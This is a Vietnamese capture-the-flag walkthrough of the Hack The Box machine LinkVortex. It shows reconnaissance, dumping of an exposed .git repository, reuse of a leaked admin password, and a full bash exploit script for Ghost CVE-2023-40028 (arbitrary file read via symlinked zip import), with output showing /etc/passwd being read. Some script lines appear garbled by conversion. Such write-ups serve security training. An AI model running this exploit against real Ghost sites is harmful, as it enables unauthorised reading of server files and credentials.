



The achievement screen for LinkVortex has a dark blue background with a green circuit pattern at the top. A green circular icon with a yellow cube and a green chain is centered at the top. Below the icon, the text 'LinkVortex has been Pwned' is written in a white, sans-serif font. Underneath this, a line of text states 'quockhanh020903 has successfully pwned LinkVortex Machine from Hack The Box'. Below this text is a table with three columns: 'MACHINE RANK', 'PWN DATE', and 'POINTS EARNED'. The first column contains the value '#2088', the second contains '16 Dec 2024', and the third contains '30'. At the bottom of the screen, the text 'Powered by' is followed by the Hack The Box logo and the text 'HACKTHEBOX'.

<https://www.hackthebox.com/achievement/machine/2106021/638>

MỤC LỤC

1.Enumeration	1
2.FootHold	2
3.Exploit	8
4.Privilege Escalation	18

1.Enumeration

Quét các cổng và dịch vụ trên máy chủ đích với câu lệnh

nmap -sC -sV 10.10.11.47 -oA /root/Documents/HTB/LinkVortex/

```
(root@lyquockhanh)-[~]
# nmap -sC -sV 10.10.11.47 -oA /root/Documents/HTB/LinkVortex/
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-15 11:54 EST
Nmap scan report for 10.10.11.47 (10.10.11.47)
Host is up (0.52s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp    open  http     Apache httpd
|_ http-title: Did not follow redirect to http://linkvortex.htb/
|_ http-server-header: Apache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.29 seconds
```

Máy chủ đích có dịch vụ openssh đang mở cổng 22 và dịch vụ Apache httpd đang mở cổng 80 .

Hệ điều hành máy chủ đích là Linux .

Sử dụng câu lệnh :

echo "10.10.11.47 linkvortex.htb khanh.linkvortex.htb" | sudo tee -a /etc/hosts


```
(root@lyquockhanh)-[~]
# echo "10.10.11.47 linkvortex.htb khanh.linkvortex.htb" | sudo tee -a /etc/hosts
10.10.11.47 linkvortex.htb khanh.linkvortex.htb

(root@lyquockhanh)-[~]
# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

10.10.11.47 linkvortex.htb khanh.linkvortex.htb
```

2.FootHold

Truy cập vào đường dẫn <http://linkvortex.htb>



Kiểm tra trang web và source code web thì không có gì đặc biệt :

```
view-source:http://linkvortex.htb/

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4
5     <title>BitByBit Hardware</title>
6     <meta charset="utf-8" />
7     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
8     <meta name="HandheldFriendly" content="True" />
9     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
10
11     <link rel="preload" as="style" href="/assets/built/screen.css?v=c2d40e13aa" />
12     <link rel="preload" as="script" href="/assets/built/casper.js?v=c2d40e13aa" />
13
14     <link rel="stylesheet" type="text/css" href="/assets/built/screen.css?v=c2d40e13aa" />
15
16     <meta name="description" content="Your trusted source for detailed, easy-to-understand computer parts info">
17     <link rel="canonical" href="http://linkvortex.htb/">
18     <meta name="referrer" content="no-referrer-when-downgrade">
19
20     <meta property="og:site_name" content="BitByBit Hardware">
21     <meta property="og:type" content="website">
22     <meta property="og:title" content="BitByBit Hardware">
23     <meta property="og:description" content="Your trusted source for detailed, easy-to-understand computer parts info">
24     <meta property="og:url" content="http://linkvortex.htb/">
25     <meta property="article:publisher" content="https://www.facebook.com/ghost">
26     <meta name="twitter:card" content="summary">
27     <meta name="twitter:title" content="BitByBit Hardware">
28     <meta name="twitter:description" content="Your trusted source for detailed, easy-to-understand computer parts info">
29     <meta name="twitter:url" content="http://linkvortex.htb/">
30     <meta name="twitter:site" content="@ghost">
31
32     <script type="application/ld+json">
33 {
34     "@context": "https://schema.org",
35     "@type": "WebSite",
36     "publisher": {
37         "@type": "Organization",
38         "name": "BitByBit Hardware",
39         "url": "http://linkvortex.htb/",
40         "logo": {
41             "@type": "ImageObject",
42             "url": "http://linkvortex.htb/favicon.ico"
43         }
44     },
45     "url": "http://linkvortex.htb/",
46     "mainEntityOfPage": "http://linkvortex.htb/",
47     "description": "Your trusted source for detailed, easy-to-understand computer parts info"
```

Quét tên miền phụ bằng công cụ ffuf :

ffuf -u http://linkvortex.htb/ -w /root/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:FUZZ.linkvortex.htb" -mc 200

```
(root@lyquockhanh)-[~]
# ffuf -u http://linkvortex.htb/ -w /root/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:FUZZ.linkvortex.htb" -mc 200

v2.1.0-dev

:: Method      : GET
:: URL         : http://linkvortex.htb/
:: Wordlist     : FUZZ: /root/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header      : Host: FUZZ.linkvortex.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200

dev [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 203ms]
:: Progress: [114441/114441] :: Job [1/1] :: 158 req/sec :: Duration: [0:11:21] :: Errors: 0 ::
```

Tìm được **dev** , thêm tên miền dev.linkvortex.htb vào /etc/hosts

```
(root@lyquockhanh)-[~]
# echo "10.10.11.47 dev.linkvortex.htb" | sudo tee -a /etc/hosts
10.10.11.47 dev.linkvortex.htb

(root@lyquockhanh)-[~]
# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

10.10.11.47 linkvortex.htb khanh.linkvortex.htb
10.10.11.47 dev.linkvortex.htb
```

Quét thư mục ẩn , tệp bị ẩn trên website bằng câu lệnh :

dirsearch -u linkvortex.htb -t 100 -i 200

```
(root@lyquockhanh)-[~]
# dirsearch -u linkvortex.htb -t 100 -i 200

/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API
from pkg_resources import DistributionNotFound, VersionConflict

v0.4.3


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 11460
Output File: /root/reports/_linkvortex.htb/_24-12-15_13-45-41.txt
Target: http://linkvortex.htb/

[13:45:41] Starting:
[13:46:23] 200 - 15KB - /Favicon.ico
[13:46:34] 200 - 1KB - /LICENSE
[13:46:55] 200 - 103B - /robots.txt
[13:47:00] 200 - 256B - /sitemap.xml


Task Completed

(root@lyquockhanh)-[~]
```

Kiểm tra thư mục robots.txt



Ta truy cập vào đường dẫn <http://linkvortex.htb/ghost/> thì vào được trang đăng nhập trang còn các đường dẫn `/p/` `/email/` `/r/` thì trả về phản hồi 404




Quét thư mục tệp ẩn cho tên miền dev.linkvortex.htb

dirsearch -u dev.linkvortex.htb -t 100 -i 200

```
(root@lyquockhanh)~# dirsearch -u dev.linkvortex.htb -t 100 -i 200

/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API
es.html
  from pkg_resources import DistributionNotFound, VersionConflict
^[[B^[[B^[[B^[[B^[[B^[[B
  01:05:26 200 - 73B - /.git/description
  01:05:26 200 - 240B - /.git/info/exclude
  01:05:26 200 - 201B - /.git/config
  01:05:26 200 - 401B - /.git/logs/
  01:05:26 200 - 175B - /.git/logs/HEAD
  01:05:26 200 - 557B - /.git/
  01:05:26 200 - 402B - /.git/info/
  01:05:26 200 - 41B - /.git/HEAD
  01:05:26 200 - 393B - /.git/refs/
  01:05:26 200 - 147B - /.git/packed-refs
  01:05:26 200 - 620B - /.git/hooks/
  01:05:26 200 - 418B - /.git/objects/
  01:05:26 200 - 691KB - /.git/index
Task Completed
```

Ta truy cập vào đường dẫn <http://dev.linkvortex.htb/.git/>



Index of /.git


Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2024-12-02 10:10	41	
config	2024-12-02 10:10	201	
description	2024-12-02 10:10	73	
hooks/	2024-12-02 10:10	-	
index	2024-12-02 10:56	691K	
info/	2024-12-02 10:10	-	
logs/	2024-12-02 10:10	-	
objects/	2024-12-02 10:56	-	
packed-refs	2024-12-02 10:10	147	
refs/	2024-12-02 10:10	-	
shallow	2024-12-02 10:10	82	

Thư mục .git chứa tất cả các dữ liệu về các commit, branch, tag, và thông tin lịch sử của Git. Nếu thư mục .git này bị lộ công khai trên một máy chủ web (thông qua URL như thế này), một attacker có thể truy cập và thu thập thông tin từ repository, bao gồm mã nguồn, tài khoản, mật khẩu, hoặc các thông tin nhạy cảm khác.

Sử dụng file GitHack.py để phân tích tệp .git/index và tìm tất cả: (tên tệp, tệp sha1) trong dự án. Vào thư mục .git/objects/ để tải xuống tệp tương ứng. zlib giải nén tệp và ghi mã nguồn theo bản gốc. cấu trúc thư mục.

Câu lệnh : *python GitHack.py -u "http://dev.linkvortex.htb/.git/"*

```
(root@lyquockhanh)-[~/Documents/GitHack-master]
# python GitHack.py -u "http://dev.linkvortex.htb/.git/"
[+] Download and parse index file ...
[+] .editorconfig
[+] .gitattributes
[+] .github/AUTO_ASSIGN
[+] .github/CONTRIBUTING.md
[+] .github/FUNDING.yml
[+] .github/ISSUE_TEMPLATE/bug-report.yml
[+] .github/ISSUE_TEMPLATE/config.yml
[+] .github/PULL_REQUEST_TEMPLATE.md
[+] .github/SUPPORT.md
[+] .github/actions/restore-cache/action.yml
[+] .github/codecov.yml
[+] .github/hooks/pre-commit
[+] .github/scripts/dev.js
[+] .github/workflows/auto-assign.yml
[+] .github/workflows/browser-tests.yml
[+] .github/workflows/ci.yml
```



Ta tìm được file authentication.test.js , ta đọc file authentication.test.js

Ta thấy việc đọc file dựa theo việc tìm kiếm từ khóa password sẽ dễ dàng hơn

Câu lệnh *grep -n "password" authentication.test.js*


```

File Actions Edit View Help
(root@lyquockhanh)-[~/test/regression/api/admin]
# ls
authentication.test.js
(root@lyquockhanh)-[~/test/regression/api/admin]
# grep -n "password" authentication.test.js
56:     const password = 'OctopiFociPilfer45';
69:         password,
105:     await agent.loginAs(email, password);
147:         password: 'thisissupersafe',
173:         password: 'thisissupersafe',
195:     const password = 'thisissupersafe';
208:         password,
244:     await cleanAgent.loginAs(email, password);
299:         password: 'lel123456',
317:         password: '12345678910',
340:         password: '12345678910',
371:     it('reset password', async function () {
378:         password: ownerUser.get('password')
381:     await agent.put('authentication/password_reset')
384:         password_reset: [{
398:     it('reset password: invalid token', async function () {
400:         .put('authentication/password_reset')
403:         password_reset: [{
421:     it('reset password: expired token', async function () {
429:         password: ownerUser.get('password')
433:         .put('authentication/password_reset')
436:         password_reset: [{
454:     it('reset password: unmatched token', async function () {
459:         password: 'invalid_password'
463:         .put('authentication/password_reset')
466:         password_reset: [{
484:     it('reset password: generate reset token', async function () {
486:         .post('authentication/password_reset')
489:         password_reset: [{
502:     describe('Reset all passwords', function () {
517:         it('reset all passwords returns 204', async function () {
518:             await agent.post('authentication/global_password_reset')


```

Bạn có thể thấy rằng có một số password từ khóa trong đó


Bạn có thể đăng nhập bằng mật khẩu đầu tiên của mình

Username : admin@linkvortex.htb

Password : OctopiFociPilfer45



Xác định được đang sử dụng ghost phiên bản 5.58.0




3.Exploit

Ta tìm kiếm lỗ hổng CVE liên quan đến ghost 5.58.0

Ta tìm được lỗ hổng CVE 2023-40028.sh

<https://github.com/0xyassine/CVE-2023-40028.git>



CVE-2023-40028 ảnh hưởng đến Ghost, một hệ thống quản lý nội dung mã nguồn mở, trong đó các phiên bản trước 5.59.1 cho phép người dùng đã xác thực tải lên các tệp tin là liên kết tượng trưng (symlink). Lỗ hổng này có thể bị khai thác để thực hiện việc đọc tệp tin tùy ý từ bất kỳ tệp tin nào trên hệ điều hành máy chủ. Khuyến cáo các quản trị viên trang web kiểm tra việc khai thác lỗ hổng này bằng cách tìm kiếm các liên kết tượng trưng không xác định trong thư mục content/ của Ghost. Phiên bản 5.59.1 đã chứa bản sửa lỗi cho vấn đề này và hiện không có cách khắc phục nào khác được biết đến.

Ta tải file khai thác về máy

```
(root@lyquockhanh)-[~/Documents/HTB/LinkVortex]
# git clone https://github.com/0xyassine/CVE-2023-40028.git
Cloning into 'CVE-2023-40028' ...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 7 (delta 1), reused 4 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (7/7), done.
Resolving deltas: 100% (1/1), done.
```

Payload khai thác :

GHOST_URL='http://127.0.0.1'

GHOST_API="\$GHOST_URL/ghost/api/v3/admin/"

API_VERSION='v3.0'

PAYLOAD_PATH=""`dirname \$0`/exploit"

PAYLOAD_ZIP_NAME=exploit.zip

Function to print usage

```
function usage() {
    echo "Usage: $0 -u username -p password"
}
```

while getopts 'u:p:' flag; do

case "\${flag}" in

u) USERNAME="\${OPTARG}" ;;

p) PASSWORD="\${OPTARG}" ;;

*) usage

exit ;;

esac

done

```
if [[ -z $USERNAME || -z $PASSWORD ]]; then
```

```
    usage
```

```
    exit
```

```
fi
```

```
function generate_exploit()
```

```
{
```

```
    local FILE_TO_READ=$1
```

```
    IMAGE_NAME=$(tr -dc A-Za-z0-9 </dev/urandom | head -c 13; echo)
```

```
    mkdir -p $PAYLOAD_PATH/content/images/2024/
```

```
    ln -s $FILE_TO_READ $PAYLOAD_PATH/content/images/2024/$IMAGE_NAME.png
```

```
    zip -r -y $PAYLOAD_ZIP_NAME $PAYLOAD_PATH/ &>/dev/null
```

```
}
```

```
function clean()
```

```
{
```

```
    rm $PAYLOAD_PATH/content/images/2024/$IMAGE_NAME.png
```

```
    rm -rf $PAYLOAD_PATH
```

```
    rm $PAYLOAD_ZIP_NAME
```

```
}
```

```
#CREATE COOKIE
```

```
curl -c cookie.txt -d username=$USERNAME -d password=$PASSWORD \
```

```
    -H "Origin: $GHOST_URL" \
```

```
    -H "Accept-Version: v3.0" \
```

```
    $GHOST_API/session/ &> /dev/null
```

```
if ! cat cookie.txt | grep -q ghost-admin-api-session;then
```

```
    echo "[!] INVALID USERNAME OR PASSWORD"
```

```
    rm cookie.txt
```

```
    exit
fi

function send_exploit()
{
    RES=$(curl -s -b cookie.txt \
-H "Accept: text/plain, */*; q=0.01" \
-H "Accept-Language: en-US,en;q=0.5" \
-H "Accept-Encoding: gzip, deflate, br" \
-H "X-Ghost-Version: 5.58" \
-H "App-Pragma: no-cache" \
-H "X-Requested-With: XMLHttpRequest" \
-H "Content-Type: multipart/form-data" \
-X POST \
-H "Origin: $GHOST_URL" \
-H "Referer: $GHOST_URL/ghost/" \
-F "importfile=@`dirname
$PAYLOAD_PATH`/$PAYLOAD_ZIP_NAME;type=application/zip" \
-H "form-data; name=\"importfile\"; filename=\"$PAYLOAD_ZIP_NAME\"\" \
-H "Content-Type: application/zip" \
-J \
"$GHOST_URL/ghost/api/v3/admin/db")
    if [ $? -ne 0 ];then
        echo "[!] FAILED TO SEND THE EXPLOIT"
        clean
        exit
    fi
}

echo "WELCOME TO THE CVE-2023-40028 SHELL"
while true; do
```

```
read -p "file> " INPUT
if [[ $INPUT == "exit" ]]; then
    echo "Bye Bye !"
    break
fi
if [[ $INPUT =~ \ ] ]; then
    echo "PLEASE ENTER FULL FILE PATH WITHOUT SPACE"
    continue
fi
if [ -z $INPUT ]; then
    echo "VALUE REQUIRED"
    continue
fi
generate_exploit $INPUT
send_exploit
curl -b cookie.txt -s $GHOST_URL/content/images/2024/$IMAGE_NAME.png
clean
done
rm cookie.txt
```

**Khai thác tự động bằng code .*

Chỉnh sửa payload khai thác đường dẫn <http://linkvortex.htb>

```

root@lyquockhanh: ~/Downloads
File Actions Edit View Help
GNU nano 8.0 CVE-2023-40028.sh *
#!/bin/bash

# Exploit Title: Ghost Arbitrary File Read
# Date: 10-03-2024
# Exploit Author: Mohammad Yassine
# Vendor Homepage: https://ghost.org/
# Version: BEFORE [ 5.59.1 ]
# Tested on: [ debian 11 bullseye ghost docker image ]
# CVE : CVE-2023-40028

#THIS EXPLOIT WAS TESTED AGAINST A SELF HOSTED GHOST IMAGE USING DOCKER

#GHOST ENDPOINT
GHOST_URL='http://linkvortex.htb'
GHOST_API="$GHOST_URL/ghost/api/v3/admin/"
API_VERSION='v3.0'

PAYLOAD_PATH=""dirname $0~/exploit"
PAYLOAD_ZIP_NAME=exploit.zip

# Function to print usage
function usage() {
    echo "Usage: $0 -u username -p password"
}

while getopts 'u:p:' flag; do
    case "${flag}" in
        u) USERNAME="${OPTARG}" ;;
        p) PASSWORD="${OPTARG}" ;;
        *) usage
          exit ;;
    esac
done

```

```

File Actions Edit View Help
(root@lyquockhanh)-[~/Downloads]
# chmod 777 CVE-2023-40028.sh

(root@lyquockhanh)-[~/Downloads]
# ./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45
WELCOME TO THE CVE-2023-40028 SHELL
file> id
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Not Found</pre>
</body>
</html>
file> /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash

```

Đọc file docketfile.ghost từ thư mục git tải về

```
(root@lyquockhanh) ~/Documents/GitHack-master/dev.linkvortex.htb
# cat Dockerfile.ghost
FROM ghost:5.58.0

# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json

# Prevent installing packages
RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get /usr/bin/apt /usr/bin/dpkg /usr/sbin/dpkg /usr/bin/dpkg-deb /usr/sbin/dpkg-deb

# Wait for the db to be ready first
COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
COPY entry.sh /entry.sh
RUN chmod +x /var/lib/ghost/wait-for-it.sh
RUN chmod +x /entry.sh
ENTRYPOINT ["/entry.sh"]
CMD ["node", "current/index.js"]
```

